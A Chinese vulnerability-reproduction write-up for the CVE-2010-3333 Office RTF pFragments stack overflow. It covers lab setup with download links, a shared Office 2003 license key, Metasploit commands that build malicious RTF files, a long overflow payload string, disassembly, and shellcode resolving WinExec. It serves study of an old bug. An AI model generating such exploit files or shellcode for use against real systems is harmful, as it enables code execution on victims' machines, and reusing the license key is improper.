

cve-2010-3333 Office RTF栈溢出漏洞复现

测试环境

	推荐环境	版本
操作系统	Windows XP Professional	Service Pack 3 (x86)
漏洞软件	Office	2003 Service Pack 3 (x86)
虚拟机	VMware	16.2.3
调试器	OlllyDBG	2.0.1-32位
反汇编工具	ODA Pro	6.8

影响范围:

Microsoft Office XP SP3, Office 2003 SP3, Office 2007 SP2, Office 2010, Office 2004 and 2008 for Mac, Office for Mac 2011

环境搭建

<https://msdn.itellyou.cn/>

Windows XP Professional with Service Pack 3 (x86)

```
ed2k://|file|zh-hans_windows_xp_professional_with_service_pack_3_x86_cd_x14-80404.iso|630239232|CD0900AFA058ACB6345761969CBCBFF4|/
```

需要先安装office标准版在利用补丁升级到sp3

Office Standard Edition 2003 (Simplified Chinese)

```
ed2k://|file|sc_office_2003_std.iso|429031424|DB59D0F8CC31EF72CC15D675FC9B7C34|/
```

Office 2003 Service Pack 3 (x86)

```
ed2k://|file|zh-Hans_office_2003_service_pack_3_x86.exe|142028200|93157828F4CDA043AD266EC492599111|/
```


office2003通用密钥序列号

J2MV9-JYYQ6-JM44K-QMYTH-8RB2W

漏洞复现

```
Microsoft Office 2003 SP3 English on windows XP SP3 English
1、
msf > search cve-2010-3333
```

```
msf > use 0
msf > info
msf exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set target 6
msf exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set FILENAME
CVE_2010_3333_crash.rtf
msf exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > exploit
2、
msf > search cve-2010-3333
msf > use 0
msf > info
msf exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set target 2
msf exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set FILENAME
CVE_2010_3333_calc.rtf
msf exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set payload
windows/exec
msf exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set CMD calc.exe
msf exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > exploit
```



漏洞分析


RTF文件格式

RTF(Rich Text Format)是Microsoft公司为进行文本和图像信息格式的交换而指定的一种文件格式，它适用与不同的设备、操作环境和操作系统。大多数文字处理软件都可以读写某些版本的RTF。RTF是Rich TextFormat的缩写，意即多文本格式。这是一种类似DOC格式（Word文档）的文件，有很好的兼容性，使用Windows“附件”中的“写字板”就能打开并进行编辑。

标准RTF文件只能包含7位ASCII字符，但可以通过转义序列对超出ASCII范围的字符进行编码。由控制字(Control Word)、控制符(Control Symbol)和群组(Group)组成。由于RTF由7位ASCII字符组成，所以可以在大多数基于PC的操作系统之间轻松传输。与大多数明文文件不同，RTF文件不必包含任何回车/换行符(CRLFs)，RTF解析软件应忽略CRLF,除非他们可以用作控制字分隔符。当CRLF出现在主要组边界时，RTF文件更具可读性。

也可以理解为RTF(Rich Text Format)文件中的内容可以分为**内容单元**和**控制单元**两个部分，软件读取RTF文件的时候，根据控制单元的内容设置对应内容单元的格式与位置，显示在文档中。

```
{\rtf\ansi\deff0{\fonttbl{\f0\froman Tms Rmn;}{\f1\fdcor Symbol;}{\f2\fswiss
Helv;}}
{\colortbl;\red0\green0\blue0;\red0\green0\blue255;\red0\green255\blue255;\red0\
green255\blue0;\red255\green0\blue255;\red255\green0\blue0;\red255\green255\blue
0;\red255\green255\blue255;}
{\stylesheet{\fs20 \snext0Normal;}}
{\info{\author John Doe}{\creatim\yr1990\mo7\dy30\hr10\min48}{\version1}
{\edmins0}{\nofpages1}{\nofwords0}{\nofchars0}{\vern8351}}
\widocrtl\ftnbj \sectd\linex0\endnhere \pard\plain \fs20 This is plain
text.\par}
```



控制单元

首先是大括号`{}`，熟悉编程语言的话对这个概念应该很好接受，大括号定义了一个组（group）。
然后是 `\green0` 这样格式的字符串，这是一个控制字（control word），由斜杠开头，后面跟一串小写字母。之后可以接：

1. 数字 或者 -数字，数字是参数，0表示该属性关闭；
2. 一个空格。如果超过一个空格，多余的空格会当作内容显示在文档中；
3. 其他非字母字符。这个非字母的字符标志着控制字结束了，但是字符本身会作为内容显示在文档中。

最后一种在上面的示例中没有，是控制符号（control symbol），格式类似`*`，是一个斜杠加上一个非字母的字符。大概可以理解的控制符号类似于C语言中格式化字符串使用的`\t`，表示一些特殊字符。

整体结构

RTF文件由 头部(header) 和 文档(document) 两个部分组成 `<File> '{' <header> <document> '}'`：

```
<header>
\rtf <charset> \deff? <fonttbl> <filetbl>? <colortbl>? <stylesheet>?
<listtables>? <revtbl>?

<document>
<info>? <docfmt>* <section>+
```

根据前人的经验，这次分析的漏洞产生的原因是 **Open XML文件格式转换器在处理RTF中的"pFragments"属性值时，没有正确计算属性值占用的空间大小。**

```
{\rtf1{\shp{\sp{\sn pFragments}}{\sv
-1;6;11111111acc8416130416131416132416133416134416135416136416137416138416139416230
-4314164324164334164344164354164364164374164384164394165304165314165324165334165344
-3541673641673741673841673941683041683141683241683341683441683541683641683741683841
-9416b30416b31416b32416b33416b34416b35416b36416b37416b38416b39416c30416c31416c32416
-416e34416e35416e36416e37416e38416e39416f30416f31416f32416f33416f34416f35416f36416f
-1713841713941723041723141723241723341723441723541723641723741723841723941733041733
-7532417533417534417535417536417537417538417539417630417631417632417633417634417635
-8364178374178384178394179304179314179324179334179344179354179364179374179384179394
-3041363341363441363541363641363741363841363941373041373141373241373341373441373541373641373741373841373941383041383141383241383341383441383541383641383741383841383941393041393141393241393341393441393541393641393741393841393941403041403141403241403341403441403541403641403741403841403941413041413141413241413341413441413541413641413741413841413941423041423141423241423341423441423541423641423741423841423941433041433141433241433341433441433541433641433741433841433941443041443141443241443341443441443541443641443741443841443941453041453141453241453341453441453541453641453741453841453941463041463141463241463341463441463541463641463741463841463941473041473141473241473341473441473541473641473741473841473941483041483141483241483341483441483541483641483741483841483941493041493141493241493341493441493541493641493741493841493941503041503141503241503341503441503541503641503741503841503941513041513141513241513341513441513541513641513741513841513941523041523141523241523341523441523541523641523741523841523941533041533141533241533341533441533541533641533741533841533941543041543141543241543341543441543541543641543741543841543941553041553141553241553341553441553541553641553741553841553941563041563141563241563341563441563541563641563741563841563941573041573141573241573341573441573541573641573741573841573941583041583141583241583341583441583541583641583741583841583941593041593141593241593341593441593541593641593741593841593941603041603141603241603341603441603541603641603741603841603941613041613141613241613341613441613541613641613741613841613941623041623141623241623341623441623541623641623741623841623941633041633141633241633341633441633541633641633741633841633941643041643141643241643341643441643541643641643741643841643941653041653141653241653341653441653541653641653741653841653941663041663141663241663341663441663541663641663741663841663941673041673141673241673341673441673541673641673741673841673941683041683141683241683341683441683541683641683741683841683941693041693141693241693341693441693541693641693741693841693941703041703141703241703341703441703541703641703741703841703941713041713141713241713341713441713541713641713741713841713941723041723141723241723341723441723541723641723741723841723941733041733141733241733341733441733541733641733741733841733941743041743141743241743341743441743541743641743741743841743941753041753141753241753341753441753541753641753741753841753941763041763141763241763341763441763541763641763741763841763941773041773141773241773341773441773541773641773741773841773941783041783141783241783341783441783541783641783741783841783941793041793141793241793341793441793541793641793741793841793941803041803141803241803341803441803541803641803741803841803941813041813141813241813341813441813541813641813741813841813941823041823141823241823341823441823541823641823741823841823941833041833141833241833341833441833541833641833741833841833941843041843141843241843341843441843541843641843741843841843941853041853141853241853341853441853541853641853741853841853941863041863141863241863341863441863541863641863741863841863941873041873141873241873341873441873541873641873741873841873941883041883141883241883341883441883541883641883741883841883941893041893141893241893341893441893541893641893741893841893941903041903141903241903341903441903541903641903741903841903941913041913141913241913341913441913541913641913741913841913941923041923141923241923341923441923541923641923741923841923941933041933141933241933341933441933541933641933741933841933941943041943141943241943341943441943541943641943741943841943941953041953141953241953341953441953541953641953741953841953941963041963141963241963341963441963541963641963741963841963941973041973141973241973341973441973541973641973741973841973941983041983141983241983341983441983541983641983741983841983941993041993141993241993341993441993541993641993741993841993942030420314203242033420344203542036420374203842039421304213142132421334213442135421364213742138421394223042231422324223342234422354223642237422384223942330423314233242333423344233542336423374233842339424304243142432424334243442435424364243742438424394253042531425324253342534425354253642537425384253942630426314263242633426344263542636426374263842639427304273142732427334273442735427364273742738427394283042831428324283342834428354283642837428384283942930429314293242933429344293542936429374293842939430304303143032430334303443035430364303743038430394313043131431324313343134431354313643137431384313943230432314323243233432344323543236432374323843239433304333143332433334333443335433364333743338433394343043431434324343343434434354343643437434384343943530435314353243533435344353543536435374353843539436304363143632436334363443635436364363743638436394373043731437324373343734437354373643737437384373943830438314383243833438344383543836438374383843839439304393143932439334393443935439364393743938439394403044031440324403344034440354403644037440384403944130441314413244133441344413544136441374413844139442304423144232442334423444235442364423744238442394433044331443324433344334443354433644337443384433944430444314443244433444344443544436444374443844439445304453144532445334453444535445364453744538445394463044631446324463344634446354463644637446384463944730447314473244733447344473544736447374473844739448304483144832448334483444835448364483744838448394493044931449324493344934449354493644937449384493945030450314503245033450344503545036450374503845039451304513145132451334513445135451364513745138451394523045231452324523345234452354523645237452384523945330453314533245333453344533545336453374533845339454304543145432454334543445435454364543745438454394553045531455324553345534455354553645537455384553945630456314563245633456344563545636456374563845639457304573145732457334573445735457364573745738457394583045831458324583345834458354583645837458384583945930459314593245933459344593545936459374593845939460304603146032460334603446035460364603746038460394613046131461324613346134461354613646137461384613946230462314623246233462344623546236462374623846239463304633146332463334633446335463364633746338463394643046431464324643346434464354643646437464384643946530465314653246533465344653546536465374653846539466304663146632466334663446635466364663746638466394673046731467324673346734467354673646737467384673946830468314683246833468344683546836468374683846839469304693146932469334693446935469364693746938469394703047031470324703347034470354703647037470384703947130471314713247133471344713547136471374713847139472304723147232472334723447235472364723747238472394733047331473324733347334473354733647337473384733947430474314743247433474344743547436474374743847439475304753147532475334753447535475364753747538475394763047631476324763347634476354763647637476384763947730477314773247733477344773547736477374773847739478304783147832478334783447835478364783747838478394793047931479324793347934479354793647937479384793948030480314803248033480344803548036480374803848039481304813148132481334813448135481364813748138481394823048231482324823348234482354823648237482384823948330483314833248333483344833548336483374833848339484304843148432484334843448435484364843748438484394853048531485324853348534485354853648537485384853948630486314863248633486344863548636486374863848639487304873148732487334873448735487364873748738487394883048831488324883348834488354883648837488384883948930489314893248933489344893548936489374893848939490304903149032490334903449035490364903749038490394913049131491324913349134491354913649137491384913949230492314923249233492344923549236492374923849239493304933149332493334933449335493364933749338493394943049431494324943349434494354943649437494384943949530495314953249533495344953549536495374953849539496304963149632496334963449635496364963749638496394973049731497324973349734497354973649737497384973949830498314983249833498344983549836498374983849839499304993149932499334993449935499364993749938499395030450314503245033450344503545036450374503845039513045131451324513345134451354513645137451384513952304523145232452334523445235452364523745238452395330453314533245333453344533545336453374533845339543045431454324543345434454354543645437454384543955304553145532455334553445535455364553745538455395630456314563245633456344563545636456374563845639573045731457324573345734457354573645737457384573958304583145832458334583445835458364583745838458395930459314593245933459344593545936459374593845939603046031460324603346034460354603646037460384603961304613146132461334613446135461364613746138461396230462314623246233462344623546236462374623846239633046331463324633346334463354633646337463384633964304643146432464334643446435464364643746438464396530465314653246533465344653546536465374653846539663046631466324663346634466354663646637466384663967304673146732467334673446735467364673746738467396830468314683246833468344683546836468374683846839693046931469324693346934469354693646937469384693970304703147032470334703447035470364703747038470397130471314713247133471344713547136471374713847139723047231472324723347234472354723647237472384723973304733147332473334733447335473364733747338473397430474314743247433474344743547436474374743847439753047531475324753347534475354753647537475384753976304763147632476334763447635476364763747638476397730477314773247733477344773547736477374773847739783047831478324783347834478354783647837478384783979304793147932479334793447935479364793747938479398030480314803248033480344803548036480374803848039813048131481324813348134481354813648137481384813982304823148232482334823448235482364823748238482398330483314833248333483344833548336483374833848339843048431484324843348434484354843648437484384843985304853148532485334853448535485364853748538485398630486314863248633486344863548636486374863848639873048731487324873348734487354873648737487384873988304883148832488334883448835488364883748838488398930489314893248933489344893548936489374893848939903049031490324903349034490354903649037490384903991304913149132491334913449135491364913749138491399230492314923249233492344923549236492374923849239933049331493324933349334493354933649337493384933994304943149432494334943449435494364943749438494399530495314953249533495344953549536495374953849539963049631496324963349634496354963649637496384963997304973149732497334973449735497364973749738497399830498314983249833498344983549836498374983849839993049931499324993349934499354993649937499384993910030100311003210033100341003510036100371003810039101301013110132101331013410135101361013710138101391023010231102321023310234102351023610237102381023910330103311033210333103341033510336103371033810339104301043110432104331043410435104361043710438104391053010531105321053310534105351053610537105381053910630106311063210633106
```



地址	大小	属主	区段	包含	类型	访问	初始访问	已映射为
00010000	00001000				Priv	RW	RW	
00020000	00001000				Priv	RW	RW	
00118000	00001000				Priv	RW	保护	RW
00119000	000017000				Priv	RW	保护	RW
00130000	00003000			堆栈于主	Map	R	R	
00140000	00100000				Priv	RW	RW	
00240000	00006000				Priv	RW	RW	
00250000	00003000				Map	RW	RW	
00260000	000016000				Map	R	R	\Device\HarddiskVolume1\WI
00280000	00041000				Map	R	R	\Device\HarddiskVolume1\WI
002D0000	00041000				Map	R	R	\Device\HarddiskVolume1\WI
00320000	00006000				Map	R	R	\Device\HarddiskVolume1\WI

但是这里块地址只有读的权限，程序却在往里写数据

再看esp时发现栈下面的数据被覆盖了ebp


我们在 rep movs dword ptr es:[edi],dword ptr [esi] 这条指令之前断点 查看情况

此时栈中数据并没有被覆盖，同时ecx和esi相等，为0xC8AC，但是这条指令将esi归零



由于edi地址为0x123DC0 随着数据的覆盖 最终覆盖到了0x130000不可写的地址，同时ebp的地址为0x123DD0，在拷贝数据的过程中 也会覆盖掉ebp和eip。

现在我们利用ida去看看包含 rep movs dword ptr es:[edi],dword ptr [esi] 这条指令地址的函数




该漏洞是没有检测复制的数据长度导致的栈溢出

漏洞利用

可以将Shellcode直接布置在栈上，首先需要填充pFragments缓冲区起始地址到保存返回地址的栈地址之前的栈内存，是0x14字节，然后用jmp esp指令的地址覆盖返回地址，将Shellcode放置在返回地址的后面，就可以劫持程序执行流，执行任意代码。也可以通过覆盖返回地址之后的SEH异常处理函数的地址，劫持异常处理，获得程序的执行流。

但是发现该函数没有漏洞函数本身只是在做一个数据的复制，并没有自己的栈帧，所以上面覆盖的返回地址是上层函数的返回地址。我们通过看



得知包含这个函数的上层函数地址是30F0B5FB

```
.text:30F0B5C2 ; FUNCTION CHUNK AT .text:30F093D0 SIZE 00000014 BYTES
.text:30F0B5C2 ; FUNCTION CHUNK AT .text:310901F2 SIZE 00000017 BYTES
.text:30F0B5C2
.text:30F0B5C3      push    ebp
.text:30F0B5C5      mov     ebp, esp
.text:30F0B5C8      sub     esp, 14h
.text:30F0B5C8      cmp     [ebp+arg_10], 0
.text:30F0B5CC      push    edi
.text:30F0B5CD      mov     edi, eax
.text:30F0B5CF      jz      loc_310901F2
.text:30F0B5D5      mov     ecx, [edi+8]
.text:30F0B5D8      push    ebx
.text:30F0B5D9      push    esi
.text:30F0B5DA      call    sub_30D29EA3
.text:30F0B5DF      push    [ebp+arg_4]
.text:30F0B5E2      mov     esi, [eax+64h]
.text:30F0B5E5      and     [ebp+var_8], 0
.text:30F0B5E9      mov     eax, [esi]
.text:30F0B5EB      lea     ecx, [ebp+var_10]
.text:30F0B5EE      push    ecx
.text:30F0B5EF      mov     ebx, 5000000h
.text:30F0B5F4      push    esi
.text:30F0B5F5      mov     [ebp+var_C], ebx
.text:30F0B5F8      call    dword ptr [eax+1Ch]
.text:30F0B5FB      mov     eax, [ebp+arg_C]
.text:30F0B5FE      push    [ebp+arg_10]
.text:30F0B601      mov     edx, [ebp+var_10]
.text:30F0B604      neg     eax
.text:30F0B606      sbb     eax, eax
.text:30F0B608      lea     ecx, [ebp+var_8]
.text:30F0B60B      and     eax, ecx
.text:30F0B60D      push    eax
.text:30F0B60E      push    [ebp+arg_0]
.text:30F0B611      call    sub_30F0B7AF
.text:30F0B616      test    al, al
.text:30F0B618      jz      loc_30F0B6B6
.text:30F0B61E      mov     eax, [ebp+var_8]
.text:30F0B621      test    eax, eax
.text:30F0B623      jnz     loc_30F0B38C
.text:30F0B629      loc_30F0B629: ; CODE XREF: sub_30F0B5C2-32281j
.text:30F0B629      mov     eax, [ebp+arg_4]
```

查看伪代码


```

1 char __userpurge sub_30F0B5C2@<a1>(int a1@<eax>, int a2, int a3, int a4, int *a5, int a6)
2 {
3     int v6; // ecx
4     int *v8; // esi
5     int v9; // eax
6     char result; // a1
7     int v11; // eax
8     bool v12; // cc
9     int v13; // [esp+4h] [ebp-14h] BYREF
10    int v14; // [esp+8h] [ebp-10h] BYREF
11    int v15; // [esp+Ch] [ebp-Ch]
12    int v16; // [esp+10h] [ebp-8h] BYREF
13    char v17; // [esp+17h] [ebp-1h]
14    int v18; // [esp+24h] [ebp+Ch]
15
16    if ( a6 ) // a6!=0
17    {
18        v8 = *(int **)(sub_30D29EA3(*(_DWORD *) (a1 + 8)) + 100);
19        v16 = 0;
20        v9 = *v8;
21        v15 = 83886080;
22        (*(void (__stdcall **)(int *, int *, int))(v9 + 28))(v8, &v14, a3); // 这个函数可以造成栈溢出覆盖sub_30F0B5C2函数传入的值
23        result = sub_30F0B7AF(v14, a1, a2, a5 != 0 ? (unsigned int)&v16 : 0, a6);
24        if ( result )
25        {
26            if ( v16 )

```

查看sub_30F0B7AF函数

```

1 char __userpurge sub_30F0B7AF@<a1>(int a1@<edx>, int a2@<edi>, int a3, int a4, int a5)
2 {
3     int *v5; // ecx
4     int v6; // eax
5     DWORD *v7; // esi
6     int v8; // eax
7     int v9; // eax
8     void *v10; // ebx
9     int v11; // ebx
10    int v12; // eax
11    void *v13; // esi
12    int v15; // [esp-14h] [ebp-28h]
13    BOOL v16; // [esp-8h] [ebp-1Ch]
14    LPVOID lpMem; // [esp+8h] [ebp-Ch] BYREF
15    LPVOID v18; // [esp+Ch] [ebp-8h]
16    char v19; // [esp+13h] [ebp-1h]
17
18    if ( !a5 )
19    {
20        sub_3144D83D();
21        return 0;
22    }
23    lpMem = 0;
24    if ( a1 && !sub_30F0B90A(&lpMem) )
25        return 0;

```

发现如果sub_30F0B7AF的a5 也就是 sub_30F0B5C2的a6 被我们溢出覆盖为0的话他会直接返回0


```

xor     ecx, ecx
mov     eax, fs:[ecx + 0x30]    // EAX = PEB
mov     eax, [eax + 0xc]       // EAX = PEB->Ldr
mov     esi, [eax + 0x14]      // ESI = PEB->Ldr.InMemOrder
lodsd                    // EAX = Second module
xchg    eax, esi              // EAX = ESI, ESI = EAX
lodsd                    // EAX = Third(kernel32)
mov     ebx, [eax + 0x10]      // EBX = Base address
push    ebx

```

//找到kernel32.dll的导出表

```

mov     edx, [ebx + 0x3c]      // EDX = DOS->e_lfanew
add     edx, ebx              // EDX = PE Header
mov     edx, [edx + 0x78]     // EDX = Offset export table
add     edx, ebx              // EDX = Export table
mov     esi, [edx + 0x20]     // ESI = Offset names table
add     esi, ebx              // ESI = Names table
xor     ecx, ecx              // ECX = 0

```

Get_Function:

```

inc     ecx                  // Increment the ordinal
lodsd                    // Get name offset
add     eax, ebx            // Get function name
cmp     dword ptr[eax], 0x50746547 // GetP
jnz     Get_Function
cmp     dword ptr[eax + 0x4], 0x41636f72 // roca
jnz     Get_Function
cmp     dword ptr[eax + 0x8], 0x65726464 // ddre
jnz     Get_Function

```

//找到GetProcAddress函数地址

```

mov     esi, [edx + 0x24]     // ESI = Offset ordinals
add     esi, ebx              // ESI = Ordinals table
mov     cx, [esi + ecx * 2]   // CX = Number of function
dec     ecx
mov     esi, [edx + 0x1c]     // ESI = Offset address
table
add     esi, ebx              // ESI = Address table
mov     edx, [esi + ecx * 4]  // EDX = Pointer(offset)
add     edx, ebx              // EDX = GetProcAddress

```

//获取WinExec()地址

```

pop     ebx                  //kernel32.dll
xor     ecx, ecx
push    ecx
mov     ecx, 0x61636578      // xeca
push    ecx
sub     dword ptr[esp + 0x3], 0x61 // Remove "a"
push    0x456e6957          // winE
push    esp                  // "WinExec"
push    ebx
call    edx

```

//执行WinExec()

```

xor     ecx, ecx

```

我们用180h 都要小写

处理过程

- 1、如果发生异常的程序正在被调试，那么将异常信息发送给正在调试它的用户态调试器，给调试器第1次处理机会；如果没有被调试，跳过本步。
- 2、如果不存在用户态调试器或调试器未处理该异常，那么在栈上放置EXCEPTION_RECORD和CONTEXT两个结构以及记录这两个结构位置的EXCEPTION_POINTERS结构，并将控制权返回给用户态ntdll.dll中的KiUserExceptionDispatcher函数，由它调用ntdll!RtlDispatchException函数进行用户态的异常处理。
- 3、如果ntdll!RtlDispatchException函数在调用用户态的异常处理过程中未能处理该异常，那么异常处理过程会再次返回nt!KiDispatchException，它将再次把异常信息发送给用户态的调试器，给调试器第2次处理机会。如果没有调试器存在，则不会进行第2次分发，而是直接结束进程。
- 4、如果第2次机会调试器仍不处理，nt!KiDispatchException会再次尝试把异常分发给进程的异常端口进行处理。该端口通常由子系统进程csrss.exe进行监听。子系统监听到该错误后，通常会显示一个“应用程序错误”对话框，用户可以单击“确定”按钮或者最后将其附加到调试器上的“取消”按钮。如果没有调试器能附加于其上，或者调试器还是处理不了异常，系统就调用ExitProcess函数来终结程序。
- 5、在终结程序之前，系统会再次调用发生异常的线程中的所有异常处理过程，这是线程异常处理过程所获得的清理未释放资源的最后机会，此后程序就终结了。

我们生成一个劫持seh的样本来研究

